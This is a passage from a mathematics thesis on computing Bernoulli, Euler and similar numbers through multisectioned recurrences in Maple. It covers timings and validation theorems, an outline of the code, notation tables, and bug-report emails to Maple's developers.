calcul/balancing/overseer:   "The 1th slave has quit"
calcul/balancing/overseer:   "Everyones quit, time to go home"
> quit
bytes used=2346676, alloc=1572576, time=0.89
```

6.3 A large calculation.

As of submitting this thesis, the following upper bounds of calculations have been completed, as shown in the Table 6.1. These calculations are available on the web at [1].

	Bernoulli numbers	Euler numbers	Genocchi numbers	Lucas numbers type II
Bottom recurrence	20	24	20	20
Top recurrence	18	16	20	14
Largest number	35 298	8 500	8 700	5 404

Table 6.1: Upper bounds of completed calculations.

The typical bottle neck for a calculation is with the linear algebra. If a proper Toeplitz matrix solver were used, one would predict that the time to perform a calculation would be much improved. For example, to calculate the denominator of the Bernoulli numbers, multisectioned by 20, it requires only 7 minutes 15 seconds to determine the underlying matrix; the rest of the 2.6 days is to find the solution associated with this 90×90 matrix. (The time here represents a CPU second as measured by Maple on "penny", CPU: MIPS R10000 Processor Chip Revision: 2.7.)

Similarly, when multisectioning the numerator of the Bernoulli numbers by 18 it takes 69.6 seconds to determine the underlying 24×24 matrix and the remained of the 116.35 seconds to solve this linear algebra problem. (The time here represents a CPU second as measured by Maple on "pecos", CPU: MIPS R10000 Processor Chip Revision: 2.7.)

Next consider a large calculation of the Bernoulli numbers, say the first 1 800 Bernoulli numbers. It takes 30.56 seconds to perform this calculation, using recurrences that have been multisectioned by 18. (Hence only $\frac{1}{9}$-th of the information is calculated.) In contrast, the normal recurrence (which by the nature of the Bernoulli numbers is multisectioned by 2) takes 527.61 seconds. Thus there is a speed up of a factor of $\frac{527.61}{30.56 \times 9} = 1.92$ by multisectioning by 18. (Here, the extra factor of 9 comes

in because one would have to perform 9 different calculations to get all of the information using the multisectioned method.) This demonstrates that these multisectioned recursion formulae, even when used in serial environment upon a single computer, represent a significant speed up over the traditional recursion formula.

If the multi-processor method described in Section 6.1 is used, with 5 slaves, with the recurrences that has been multisectioned by 18, then it takes on average 6.20 seconds for each slave. (The master takes an insignificant amount of processor time; taking less than half a second.) So the total processor time is bounded above by 31.5 seconds. This indicates that about 3% of the processors time, when using a multi-processor method, goes towards the overhead of communication. (In actual fact, this is too high an estimate when doing a large calculation, but relatively little numerical data is available at this time.) So these calculations can advantageously exploit parallel computing techniques. (The time here represents a CPU second as measured by Maple on "manyjars", 8 250 MHZ IP27 Processors CPU: MIPS R10000 Processor Chip Revision: 3.4.)

6.4 Validating results.

When doing large calculations such as these, some methods to test if the calculations are done correctly are needed, both for confidence and as a useful aid to debugging.

6.4.1 Validating the Bernoulli numbers.

To test if the calculation for the Bernoulli numbers is done correctly, the following theorem of von Staudt [17] is used.

Theorem 6.1 (Clausen - von Staudt Theorem) *Let B_{2k} be the $2k$-th Bernoulli number. If $k \geq 1$, then*

$$(-1)^k B_{2k} \equiv \sum \frac{1}{p} \pmod 1$$

the summation being extended over the primes p such that $(p-1)|2k$.

From which it follows that:

Corollary 11 *If $k \geq 1$, then the denominator of $(-1)^k B_{2k}$, where B_{2k} is the $2k$-th Bernoulli number is equal to the denominator of $\sum \frac{1}{p}$ the summation being extended over the primes p such that $(p-1)|2k$.*

Example 35 *Thus, to test if the 10 008-th Bernoulli number, calculated as*

$$\frac{N}{3262901044146573454170}$$

where N is a 27716 digit number, is correct, the denominator need only be checked.

Calculate $(-1)^k \sum \frac{1}{p}$ for $(p-1)|2k$ where $2k = 10008$ yields:

$$\frac{4402843531608629672099}{3262901044146573454170}$$

Noticing that the denominator of these two numbers is the same is a good indication that the calculation was done correctly.

6.4.2 Validating the Euler numbers.

To test if the calculation for the Euler numbers is done correctly, the following theorem of Glaisher [14] is used.

Theorem 6.2 *Let E_{2k} be the $2k$-th Euler number. For $k > 0$, and any $r > 0$:*

$$E_{2k} \equiv (-1)^k 2[1^{2k} - 3^{2k} + 5^{2k} - .... + (-1)^{1/2(r-2)}(r-2)^{2k}] \pmod{r}.$$

Combining this with Fermat's little theorem gives that:

Theorem 6.3 *Let p be prime. If $2k \equiv 2j \pmod{p-1}$ and E_{2k}, E_{2j} the $2k$-th and $2j$-th Euler numbers respectively then*

$$E_{2k} \equiv E_{2j} \pmod{p}.$$

Example 36 *Thus, to test if the 8 000-th Euler number, calculated as N where N is a 26 184 digit number, is correct, look at N modulo a number of small primes.*

$$\begin{aligned} N &\equiv 2 \pmod{3}, \\ N &\equiv 0 \pmod{5}, \\ N &\equiv 6 \pmod{7}, \\ N &\equiv 2 \pmod{11}, \\ N &\equiv 7 \pmod{13}, \\ N &\equiv 0 \pmod{17}. \end{aligned}$$

Notice that

$$\begin{aligned}
8000 &\equiv 2 \pmod 2 \text{ and } E_2 \equiv 2 \pmod 3,\\
8000 &\equiv 4 \pmod 4 \text{ and } E_4 \equiv 0 \pmod 5,\\
8000 &\equiv 2 \pmod 6 \text{ and } E_2 \equiv 6 \pmod 7,\\
8000 &\equiv 10 \pmod{10} \text{ and } E_{10} \equiv 2 \pmod{11},\\
8000 &\equiv 8 \pmod{12} \text{ and } E_8 \equiv 7 \pmod{13},\\
8000 &\equiv 16 \pmod{16} \text{ and } E_{16} \equiv 0 \pmod{17}.
\end{aligned}$$

Thus N has the correct residues to be the 8 000-th Euler number, and it passes the test.

Chapter 7

Conclusion.

This thesis highlights the complex issues that arise when working in an environment, such as Maple, where the code is not all written by the principle author, or to an agreed standard. One problem in such a system is the necessary reliance on a mixture of code, some of which is very sophisticated, some of which is more naive, some of which is written for a very general problem, and some of which has been tailored to a specific problem. Hence the caveat in Sections 4.8 and 5.7 that the conclusions therein were as to which implementation was fastest, and not to which method was fastest. Another problem is in the debugging of code, where the underlying problem being tracked down in the debugging process might not be within the code written, but instead in the system being used. This could be either an incompatibility of the different functions within the system, a misuse of an algorithm being offered by the system, or an actual problem with the algorithm within the system. Hence the inclusion of Appendix D for bugs or weakness found in Maple.

Some of the achievements of this thesis include implementations of algorithms to multisection rational poly-exponential functions. The new recursion formulae, that these algorithms yield, represent an improvement over the traditional methods of computing Bernoulli numbers, Euler numbers, and other rational poly-exponential functions. Traditionally multisectioning has been looked at in the narrow setting to its use in calculating Bernoulli numbers and Euler numbers. Here, the investigation was done in a more general setting; allowing a wider applicability of the multisectioning process.

Appendix A

Outline of code.

This code can be found on my homepage [1]. It can also be found in Appendix E.

The appendix is laid into five sections. The first section will look at code for manipulating poly-exponential functions. Section A.2 will look at code for manipulating exponential generating functions. Section A.3 looks at the code to determine the metrics of different poly-exponential functions. Section A.4 looks at the code to convert poly-exponential functions to exponential generating functions and back, as well as code to convert linear recurrence relation to the recurrence polynomial and back. Then Section A.5 will look at code for manipulating the bottom linear recurrence relation of a rational poly-exponential function. After which Section A.6 will look at code for manipulating the top linear recurrence relation of a rational poly-exponential function. Lastly Section A.7 will deal with code to do the calculation, after the linear recurrence relations are know.

Within each section, a brief description of a piece of code, the command name, file where it can be found, which example in the thesis demonstrates how it is used with a page reference, the expected input and output of the command, and a reference to which theorems or definitions it automates.

A.1 Code for poly-exponential functions.

A.1.1 Naive method.

This will take a poly-exponential function and multisection it using the naive method, using the definition of multisectioning as given in Definition 2.6.

- file: Pe,

- command: ‘pe/ms/naive‘,
- examples: Example 5 pp. 17,
- input: exponential generating function, m,
- output: exponential generating function multisectioned by m,
- reference: Lemma 2.1, Definition 2.6 and Theorem 2.1.

A.1.2 Linear algebra and symbolic differentiation method.

This method will take a poly-exponential function and multisection it by using symbolic differentiation after which point the method will use linear algebra.

- file: Pe,
- command: ‘pe/ms/linalg/sym‘,
- examples: Example 22 pp. 53,
- input: exponential generating function, $(M, opt), m, q$,
- output: exponential generating function of the poly-exponential function multisectioned by m at q,
- reference: Section 4.3.

A.2 Code for exponential generating functions.

A.2.1 Making procedure from an exponential generating function.

This will turn a linear recurrence relation into a procedure, which will calculate any particular value of the linear recurrence relation.

- file: Egf,
- command: ‘egf/makeproc‘,
- examples: Example 21 pp. 51, Example 24 pp. 60, Example 25 pp. 61, Example 28 pp. 71, Example 29 pp. 75, Example 33 pp. 91, and Example 34 pp. 95,
- input: exponential generating function,
- output: Function.

A.2.2 Stripping zeros from exponential generating function.

This will take a multisectioned exponential generating function, and strip out the terms that are known to be zero.

- file: Egf,
- command: ‘egf/strip‘
- examples: Example 31 pp. 79,
- input: exponential generating function, m, q,
- output: exponential generating function.

A.2.3 Naive method to multisection.

This will take an exponential generating function and multisection it using the naive method as given in Definition 2.6.

- file: Egf,
- command: ‘egf/ms/naive‘,
- examples: Example 5 pp. 17,
- input: exponential generating function, m, q
- output: exponential generating function multisectioned by m, at q,
- reference: Lemma 2.1, Definition 2.6 and Theorem 2.1.

A.2.4 Recurrence polynomial method.

This will take an exponential generating function and multisection it by multiplication of its recurrence polynomial.

- file: Egf,
- command: ‘egf/ms/rec‘,
- examples: Example 19 pp. 46,

- input: exponential generating function, m, q,
- output: exponential generating function multisectioned by m, at q,
- reference: Section 4.1.

A.2.5 Recurrence polynomial via resultants method.

This will take an exponential generating function and multisection it by using resultants.

- file: Egf,
- command: 'egf/ms/result',
- examples: Example 20 pp. 49,
- input: exponential generating function, m, q,
- output: exponential generating function multisectioned by m, at q,
- reference: Section 4.2.

A.2.6 Linear algebra method.

This will take the exponential generating function and use linear algebra to multisection the linear recurrence relation.

- file: Egf,
- command: 'egf/ms/linalg',
- examples: Example 21 pp. 51,
- input: exponential generating function, M, m, q,
- output: exponential generating function multisectioned by m, at q,
- reference: Section 4.3.

A.2.7 Compression method.

This will use compression techniques to multisection the linear recurrence relation of an exponential generating function.

- file: Egf,
- command: ‘egf/ms/compress‘,
- examples: Example 23 pp. 57,
- input: exponential generating function, m, q,
- output: exponential generating function multisectioned by m, at q,
- reference: Section 4.5.

A.3 Metrics.

A.3.1 Metric deg^d.

This is the code that will return $deg^d(s(x))$ given input $s(x)$.

- file: Metric,
- command: ‘egf/metric/d‘, ‘pe/metric/d‘,
- examples: Example 8 pp. 20,
- input: exponential generating function or poly-exponential function,
- output: $deg^d(s(x))$,
- reference: Definition 2.7.

A.3.2 Metric deg^P.

This is the code that will return $deg^P(s(x))$ given input $s(x)$.

- file: Metric,
- command: ‘egf/metric/P‘, ‘pe/metric/P‘,

- examples: Example 8 pp. 20,
- input: exponential generating function or poly-exponential function,
- output: $deg^P(s(x))$,
- reference: Definition 2.7.

A.4 Conversions.

A.4.1 Convert to the recurrence polynomial.

This will convert a linear recurrence relation to a recurrence polynomial.

- file: Convert,
- command: 'convert_poly',
- examples: Example 3 pp. 8,
- input: linear recurrence relation,
- output: recurrence polynomial,
- reference: Definition 2.2.

A.4.2 Convert to the linear recurrence relation.

This will convert a recurrence polynomial to a linear recurrence relation.

- file: Convert,
- command: 'convert_rec',
- examples: Example 3 pp. 8,
- input: recurrence polynomial,
- output: linear recurrence relation,
- reference: Definition 2.2.

A.4.3 Convert to the exponential generating function.

This will convert a poly-exponential function into an exponential generating function so that the linear recurrence relation is easily read.

- file: Convert,
- command: ‘convert_egf‘,
- examples: Example 1 pp. 7,
- input: poly-exponential function,
- output: exponential generating function,
- reference: Lemma 2.1 and Theorem 2.1.

A.4.4 Convert to the exponential generating function.

This will convert an exponential generating function where the linear recurrence relation is easily readable into a poly-exponential function.

- file: Convert,
- command: ‘convert_pe‘,
- examples: Example 2 pp. 8,
- input: exponential generating function,
- output: poly-exponential function,
- reference: Theorem 2.1.

A.5 Bottom linear recurrence relation.

A.5.1 Naive method.

This code will naively use the formula in Lemma 3.1 to determine the bottom linear recurrence relation.

- file: Bottom,

- command: ‘bottom/ms/naive‘,
- examples: Example 13 pp. 30,
- input: poly-exponential function $t(x)$, m,
- output: exponential generating function of $\prod_{i=1}^{m} t(x\omega_m^i)$,
- reference: Lemma 3.1.

A.5.2 Fast Fourier transform and linear algebra.

Uses a combination of linear algebra and fast polynomial multiplication to determine the bottom linear recurrence relation.

- file: Bottom,
- command: ‘bottom/ms/linalg/fft‘, ‘bottom/ms/linalg/fft2‘,
- examples: Example 27 pp. 68 and Example 28 pp. 71,
- input: exponential generating function $t(x)$, M, m,
- output: exponential generating function of $\prod_{i=1}^{m} t(x\omega_m^i)$,
- reference: Section 5.2.

A.5.3 Symbolic differentiation and linear algebra.

This method uses a combination of symbolic differentiation and linear algebra.

- file: Bottom,
- command: ‘bottom/ms/linalg/sym‘,
- examples: Example 22 pp. 53,
- input: poly-exponential function $t(x)$, $2M$, m,
- output: exponential generating function of $\prod_{i=1}^{m} t(x\omega_m^i)$,
- reference: Section 4.3.

A.5.4 Using the recurrence polynomial and resultants.

This will use the resultant to determine the linear recurrence relation.

- file: Bottom,
- command: ‘bottom/ms/result‘,
- examples: Example 26 pp. 65,
- input: exponential generating function $t(x)$, m,
- output: exponential generating function of $\prod_{i=1}^{m} t(x\omega_m^i)$,
- reference: Section 5.1.

A.5.5 Factoring out common polynomials.

This factors out common polynomials to simplify the problem. This can be used in combination with any of the other methods.

- file: Bottom,
- command: ‘bottom/ms/factor‘,
- examples: Example 32 pp. 85,
- input: poly-exponential function $t(x)$, m,
- output: exponential generating function of $(\prod_{i=1}^{m} t(x\omega_m^i))$,
- reference: Section 4.7.

A.6 Top linear recurrence relation.

A.6.1 Naive method.

This code will naively use the formula in Lemma 3.1 to determine the top linear recurrence relation.

- file: Top,
- command: ‘top/ms/naive‘,

- examples: Example 13 pp. 30,
- input: poly-exponential functions $t(x)$, $s(x)$, m, q,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Lemma 3.1.

A.6.2 Fast Fourier transform and linear algebra method.

This will use a combination of fast polynomial multiplication and linear algebra to solve the problem.

- file: Top,
- command: 'top/ms/linalg/fft',
- examples: Example 27 pp. 68,
- input: exponential generating function $t(x)$, $s(x)$, M, m, q,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 5.2.

A.6.3 Symbolic differentiation and linear algebra.

This uses a combination of symbolic differentiation and linear algebra.

- file: Top,
- command: 'top/ms/linalg/sym',
- examples: Example 22 pp. 53,
- input: exponential generating function of $s(x), t(x)$, $\prod t(x\omega_m^i)$, m, q,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 4.3.

A.6.4 Computing top linear recurrence relation with bottom.

This computes the top linear recurrence relation given the bottom linear recurrence relation.

- file: Top,
- command: ‘top/ms/linalg/know‘,
- examples: Example 29 pp. 75,
- input: exponential generating function of $s(x)$, $t(x)$, $\prod t(x\omega_m^i)$, m, q,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 5.3.

A.6.5 Knowing probably linear recurrence relation.

This computes the initial values given the top linear recurrence relation, the bottom linear recurrence relation and the recursion formula.

- file: Top,
- command: ‘top/ms/know‘,
- examples: Example 29 pp. 75,
- input: exponential generating function of $s(x)$, $t(x)$, $\prod t(x\omega_m^i)$, m, q,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 5.3.

A.6.6 Computing new recurrence polynomial using resultants.

This computes the new recurrence polynomial by using resultants.

- file: Top,
- command: ‘top/ms/result‘,
- examples: Example 26 pp. 65,
- input: exponential generating function $s(x)$, $t(x)$, m, q,

- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 5.1.

A.6.7 Factoring out common polynomials.

This method will factor out common polynomials to simplify the problem. This can be used in combination with any of the other methods.

- file: Top,
- command: 'top/ms/factor',
- examples: Example 32 pp. 85,
- input: poly-exponential function $s(x)$, $t(x)$,
- output: exponential generating function of $(s(x)\prod_{i=1}^{m-1} t(x\omega_m^i))_m^q$,
- reference: Section 4.7.

A.7 Doing the calculation.

A.7.1 Normal method.

This is just the normal method, using only one processor.

- file: Normal,
- command: 'calcul/normal',
- examples: Example 13 pp. 30,
- input: linear recurrence relations, m, q, and how far to calculate.,
- output: the $mi+q$-th values ,
- reference: Theorem 3.1.

A.7.2 Multiprocessor, even load-balance method.

This will assume multiple, evenly balanced processors, which this algorithm will take advantage of with communication.

- file: Multi,
- command: ‘calcul/balanced‘,
- examples: Example 33 pp. 91,
- input: linear recurrence relations, m, q, and how far to calculate,
- output: the $mi + q$-th values,
- reference: Section 6.1.

A.7.3 Multiprocessor, uneven load-balance method.

This will assume multiple, unevenly balanced processors. This algorithm will balance, and utilize these processors with communication to perform calculations.

- file: Multi,
- command: ‘calcul/balancing‘,
- examples: Example 34 pp. 95,
- input: linear recurrence relation, m, q, and how far to calculate,
- output: the $mi + q$-th values,
- reference: Section 6.2.

Appendix B

Notation.

Symbol,	Meaning,	Page,
α, β,	elements of $\mathbb{C}$,	
γ,	Euler gamma function,	1,
λ, μ,	elements of $\mathbb{C}$ as $e^{\lambda x}$ or $(x-\lambda)$,	
τ,	golden ratio,	1,
ω_m,	root of unity,	11,
$\zeta(n)$,	Riemann zeta function.	1,
a_i, b_i, d_i,	variables in a linear recurrence relation,	6,
c_i,	variables in a recursion formula,	28,
$deg^d(f(x))$,		20,
$deg^P(f(x))$,		20,
$f(x)$, $g(x)$, $h(x)$,	functions in $\mathcal{R}$,	26,
$f_m^q(x)$,	multisectioned function,	11,
i, j, k,	indexes for sums, or products,	
$j^{(r)}$,	$j(j-1)(j-2)...(j-r+1)$	
m,	by what a function is multisectioned,	11,
n,	a fixed integer,	
$p_i(x)$, $q_i(x)$	polynomials in x,	
q	to what a function is multisectioned,	11,
r_i	an unrelated set of integers,	
$r(x)$, $s(x)$, $t(x)$	functions in $\mathcal{P}$,	5,

x	variable,	
y	variable of integration or resultant,	
$\mathbb{C}$	Complex numbers,	
$C_m^q(f_m^q(x))$,	Compression,	55.
G,	Catalan's constant,	1,
N	size of the linear recurrence relation in $\mathcal{P}$,	
$P^f(x)$,	Recurrence polynomial	8,
$\mathcal{P}$,	Poly-exponential functions,	5,
$\mathcal{P}_{R_1,R_2}$,		10,
$\mathcal{P}^{R_1,R_2}$,		10,
$\mathbb{Q}$	Rationals,	
R_i,	subrings of $\mathbb{C}$,	
$\mathcal{R}$,	Rational poly-exponential functions,	26,
$\hat{\mathcal{R}}$,		28,
$\mathcal{R}^{R_1,R_2}$,		34,
$\mathcal{R}_{R_1,R_2}$,		34,
$\hat{\mathcal{R}}^{R_1,R_2}$,		34,
$\hat{\mathcal{R}}_{R_1,R_2}$,		34,
$\mathrm{Res}_x(p(x),q(x))$,	Resultant,	48,
$\mathbb{Z}$	Integers,	

Appendix C

Definitions.

Definition,	Symbol,	Page,
Multisection by m,	$f_m^q(x)$ (for some q),	11,
Multisection by m at q,	$f_m^q(x)$,	11,
Padovan numbers,		49,
Poly-exponential function,	$\mathcal{P}$,	5,
Rational poly-exponential function,	$\mathcal{R}$,	26,
Recursion formula,		28,
Recurrence polynomial,	$P^f(x)$,	8,
Resultant,	$\mathrm{Res}_x(p(x), q(x))$,	48,
Riemann zeta function,	$\zeta(n)$,	1,
Symmetry of order p,		78.

Appendix D

Maple bugs and weaknesses.

This appendix includes some email corresponding between myself and Maple Software concerning bugs and weaknesses in their product. Some editing has been done on the letters for brevity as well as grammatical and spelling corrections.

D.1 Bug 7345 - expand/bigpow and roots of unity.

```
From kghare Thu Nov 26 17:14:46 1998
Subject: expand/bigpow
To: mapledev@daisy.uwaterloo.ca

Why is ‘expand/bigpow‘ being called in the second case?  It is noticeable
slower.

Kevin
-------

kernelopts(printbytes=false);
Poly := convert(taylor(exp(x)-1,x=0,73)*72!,polynom):

readlib(profile);
readlib(‘expand/bigpow‘):

profile(‘expand/bigpow‘):
```

```
tt := time():
poly[2] := expand(subs(x=x*exp(4*Pi*I/5),Poly)):
time() - tt;
showprofile(‘expand/bigpow‘);

tt := time();
poly[3] := expand(subs(x=x*exp(6*Pi*I/5),Poly)):
time() - tt;
showprofile(‘expand/bigpow‘);
```

```
> Poly := convert(taylor(exp(x)-1,x=0,73)*72!,polynom):
>
> readlib(profile);
                              proc()  ...  end

> readlib(‘expand/bigpow‘):
>
> profile(‘expand/bigpow‘):
>
> tt := time():
> poly[2] := expand(subs(x=x*exp(4*Pi*I/5),Poly)):
> time() - tt;
                                    .054

> showprofile(‘expand/bigpow‘);
function           depth    calls     time    time%         bytes   bytes%
-------------------------------------------------------------------------
expand/bigpow          0        0    0.000     0.00             0     0.00
-------------------------------------------------------------------------
total:                 0        0    0.000     0.00             0     0.00

>
> tt := time();
                                 tt := .122
```

```
> poly[3] := expand(subs(x=x*exp(6*Pi*I/5),Poly)):
> time() - tt;
                                  12.906

> showprofile(‘expand/bigpow‘);
function           depth    calls     time    time%         bytes   bytes%
------------------------------------------------------------------------
expand/bigpow          2     1917   12.877   100.00      37245244   100.00
------------------------------------------------------------------------
total:                 2     1917   12.877   100.00      37245244   100.00



From kghare Mon Nov 30 15:14:08 1998
Subject: Re: expand/bigpow
To: mapledev@daisy.uwaterloo.ca

I found an easier example demonstrating that something is
wrong.  Noticed, I only changed which 5th root of unity
I was looking at.

> exp(2*Pi*I*2/5)^500;
                                           500
                              exp(4/5 I Pi)

> expand(%);
                                    1

> time();
                                  .079

> exp(2*Pi*I*3/5)^500;
                                            500
                             exp(- 4/5 I Pi)

> expand(%);
```

```
bytes used=1000132, alloc=786288, time=0.19
bytes used=2000888, alloc=1179432, time=0.40
bytes used=3001084, alloc=1441528, time=0.68
bytes used=4001256, alloc=1769148, time=1.00
<SNIP>
bytes used=115099316, alloc=18477768, time=87.06
bytes used=116099516, alloc=18543292, time=88.17
bytes used=117099900, alloc=18739864, time=89.30
bytes used=119406568, alloc=19984820, time=90.15
                                        1

This amount of time, (and for that matter, memory requirements)
doesn't seem reasonable for a problem such as this.

Kevin
```

D.2 Bug 7357 - help for Euler.

Help for the Euler function was wrong.

```
From kghare Tue Dec  8 14:34:42 1998
Subject: Help page for Euler
To: mapledev@daisy.uwaterloo.ca

From the help page for the Euler function we have:

>euler - Euler numbers and polynomials
>
>Calling Sequence:
>     euler(n)
>     euler(n, x)
>
>Parameters:
>     n - a non-negative integer
>     x - an expression
>
>Description:
```

```
>- The function euler computes the nth Euler number, or the nth Euler
>  polynomial in x. The nth Euler number E(n) is defined by the exponential
>  generating function:
>
>
>        2/(exp(t)+exp(-t)) = sum(exp(n)/n!*t^n, n = 0..infinity)

This line should read

        2/(exp(t)+exp(-t)) = sum(E(n)/n!*t^n, n = 0..infinity)

and there should be some description of what E(n,x) is, the nth Euler
polynomial.

Kevin
```

D.3 Bug 7497 - the "process" package.

```
From kghare Thu Oct 15 13:20:35 1998
Subject: Process Package in maple
To: mapledev@daisy.uwaterloo.ca

To: Stefan Vorkoetter;
cc: Maple Dev

I am currently trying to use the "process" package in Maple R5.
For some reason, the new forked processes are having problems
reading the library.

I get the error messages:

Error, (in DoWork) `/maple/mapleR5/lib/process/block.m` is an incorrect or ou\
tdated .m file (rFfn)
> quit
bytes used=239656, alloc=262096, time=0.01
Error, (in DoWork) `/maple/mapleR5/lib/process/block.m` is an incorrect or ou\
```

```
tdated .m file (ot3d)
> Error, (in Multi2) invalid subscript selector

This appears to be true on both the CECM machines at Simon Fraser University,
and daisy, at SCG.  If you want to see a copy of the code,
it can be found in my daisy account at
~kghare/Multi2

If you don't have access to daisy, and are interested in seeing
the code, just contact me, and I will mail it to you.  (approx 236 lines)

If I have in my program,
unprotect(block);
block := ....
and simply copy the code in, then everything works fine.
Except that it is an ever-growing list of files that I need to
do this to. (binomial, convert/string, type/odd, fprintf, close, readline, ...)

Any suggestions as to what I might be doing wrong would be appreciated.
I am too unfamiliar with the package to decide if it is a bug, or
I am just using it wrong.

Thanks

Kevin

From kghare Tue Nov 10 17:17:53 1998
Subject: Process Package
To: mapledev@daisy.uwaterloo.ca

When using the "process" package in maple, there is something
strange going on with the libraries and/or kernel after a fork
command.  The child process does not seem to be able to access anything
in the library properly, and I get errors such as:

    |\^/|     Maple V Release 5 (Simon Fraser University)
```

```
> read Multi;
> Multi(3,6);
Error, (in DoWork) could not find ‘process/block‘ in the library
Error, (in DoWork) could not find ‘binomial‘ in the library
> quit
bytes used=227108, alloc=262096, time=Error, exponent too large
maple: unexpected end of input
> quit
bytes used=227208, alloc=262096, time=Error, exponent too large
maple: unexpected end of input
Error, (in Multi) could not find ‘process/block‘ in the library

This is making the code very annoying to use, as I have to use
work-arounds to get around this bug.  (I predefine anything that
the child process will need, so that the child process will not need to
access the library.)  This is in the released version of maple, so it
is not simply a problem of rmaple being a bit out of sync.  Further
it occurs both on the CECM machines (in particular "bb"), and on
the SCG machine (daisy), so it is not a problem with any particular
maple installation.

It would be nice if a patch or fix could be found for this, as I am
using this functionality in my research.

read Multi;
Multi(3,100);

Thanks

Kevin Hare
```

D.4 Bug with “process package” and bytes used message.

```
Subject: process[fork] and bytes used message
To: mapledev@daisy.uwaterloo.ca
Date: Wed, 27 Jan 1999 16:19:28 -0800 (PST)
```

When the process[fork] command is called, the options about printing bytes, or not printing bytes is ignored by either the child of the parent. (Probably the child.) Also, the printbytes message is not able to figure out the time, and returns an error message. This was done with the following scripts.

```
kernelopts(printbytes=false);
with(process):

A := proc()
    local pid;
    kernelopts(printbytes=false);

    pid := fork();

    if pid = 0 then # This is the child
        print("The child has run");
        quit;
    else # This is the parent
        print("The parent has run");
    fi;
    RETURN():
end;

A();
```

```
------------------------------------------------------------------
    |\^/|     Maple V Release 5 (Simon Fraser University)

> kernelopts(printbytes=false);
                                      true

> with(process):
> A := proc()
>     local pid;
>     kernelopts(printbytes=false);
```

```
>     pid := fork();
>     if pid = 0 then # This is the child
>         print("The child has run");
>         quit;
>     else # This is the parent
>         print("The parent has run");
>     fi;
>     RETURN():
> end;
A := proc()
local pid;
    kernelopts(printbytes = false);
    pid := fork();
    if pid = 0 then print("The child has run"); quit
    else print("The parent has run")
    fi;
    RETURN()
end

> A();
                              "The child has run"

                             "The parent has run"

bytes used=209100, alloc=196572, time=Error, (in A) exponent too large
> quit
> bytes used=209612, alloc=196572, time=Error, exponent too large
maple: unexpected end of input

> quit
bytes used=209184, alloc=196572, time=0.05
```

D.5 Bug with "process" package on xMaple.

```
Subject: process[fork] and xmaple interface
```

```
To: mapledev@daisy.uwaterloo.ca

When using the process[fork] command, I get more than one
thread of execution running.  As is standard, I must "quit"
all but one of these threads before returning control to
the command prompt level.  Unfortunately, if I am using
xmaple, any quit command, from either the child, or the parent
will result in the worksheet exiting.  Hence the following
procedure:

with(process);

A := proc()
    local pid;

    pid := fork();

    if pid = 0 then # This is the child
        print("The child has run");
        quit;
    else # This is the parent
        print("The parent has run");
    fi;
    RETURN():
end;

A();

This will run almost properly on the text based version (modulo the other
bug I just reported), but will terminate the worksheet if it is run under
xmaple (occasionally).

Kevin
```

D.6 Bug 7552 - factorial.

```
Subject: Kernel level factorial is slow, inefficient, and forgetful
To: bugkeeper@maplesoft.com

Below is a very rough version of a factorial function.  It is
written using interpreted maple, where as the built-in versions
is kernel level.  Despite the difference in speed of interpreted
code versus kernel level code, the interpreted version is considerably
faster.

    |\^/|     Maple V Release 5 (Simon Fraser University)

> Fac1 := proc(n)
>     local A;
>     if n < 100 then RETURN (n!)
>     else
>          A := ((n^10-45*n^9+870*n^8-9450*n^7+63273*n^6-269325*n^5+
>              723680*n^4-1172700*n^3+1026576*n^2-362880*n)*`procname`(n-10));
>         RETURN(A);
>     fi;
> end:
>
> tt := time(): Fac1(10000): time() - tt;
bytes used=1005196, alloc=982860, time=0.19
<SNIP>
bytes used=18202916, alloc=4259060, time=3.97
                                     4.013

> tt := time(): 10000!: time() - tt;
                                    11.516

Next, if we add some sort of memory to this function (for example,
here I remember every 100 th value), then the speed is greatly increased
for doing multiple calculations, (yet the memory requirements still
remain low).
```

```
> Fac2 := proc(n)
>     local A;
>     if n < 100 then RETURN (n!)
>     elif (n = 0) mod 10 then
>         A := ((n^10-45*n^9+870*n^8-9450*n^7+63273*n^6-269325*n^5+
>              723680*n^4-1172700*n^3+1026576*n^2-362880*n)*`procname`(n-10));
>         if (n=0) mod 100 then
>             `procname`(n) := A;
>         fi:
>         RETURN(A);
>     else
>         RETURN(`procname`(n-1)*n);
>     fi;
> end:
>
> tt := time():
> for i from 1 to 10000 by 19 do
> Fac2(i):
> od:
<SNIP>
bytes used=100348464, alloc=6945544, time=16.19
> time() - tt;
                                    16.263

>
> tt := time():
> for i from 1 to 10000 by 19 do
> i!:
> od:
bytes used=101348908, alloc=6945544, time=22.80
bytes used=102359904, alloc=6945544, time=115.56
bytes used=103367344, alloc=6945544, time=262.03
```

Killed as I didn't have the patients to wait. But it is clear that it is going to take more than 10 times the amount of time to finish. (I estimated the time that it would take at around 3000 seconds, but I don't know exactly.)

```
Kevin
```

D.7 Bug 5793 - Multi-argument forget does not work.

```
Subject: Forget forgets more than it should.

According to the help page for forget:

Calling Sequence:
     forget(f,...)
     forget(f,a,b,c,...)

Parameters:
     f      - any name assigned to a Maple procedure
     a, b, c, ... - (optional) specific argument sequence for the function f
     ...    - options

<SNIP>

- forget(f,a,b,c,...) causes the value of f(a,b,c,..) to be ``forgotten''. As
  with the one-argument case, the entry for the argument list a,b,c,... is
  removed from the remember table for f and also from the remember table for
  all functions whose names begin with f/.

<SNIP>

Yet this doesn't even work with the example given in the help page.

> f(x) := 456:
> f(y) := 12:
> f(x),f(y);
                                  456, 12

> forget(f,x);
> f(x),f(y);
```

```
                                  f(x), f(y)
```

```
It is forgetting too much.
```

```
Kevin
```

Appendix E

Code

E.1 Conversions.

File name: Convert.

```
## Notation:
## m.s.   = multisection
## r.p.e. = rational poly-exponential function
## p.e.   = poly-exponential function
## e.g.f. = exponential generating function

macro(‘egf/clean‘ = readlib(‘egf/clean‘));

# convert_pe
#    This will convert an e.g.f. to a p.e.
# Input: e.g.f.
# Output: p.e.
# References: Theorem 2.1.
‘convert_pe‘ := proc(recur, f, var, init)
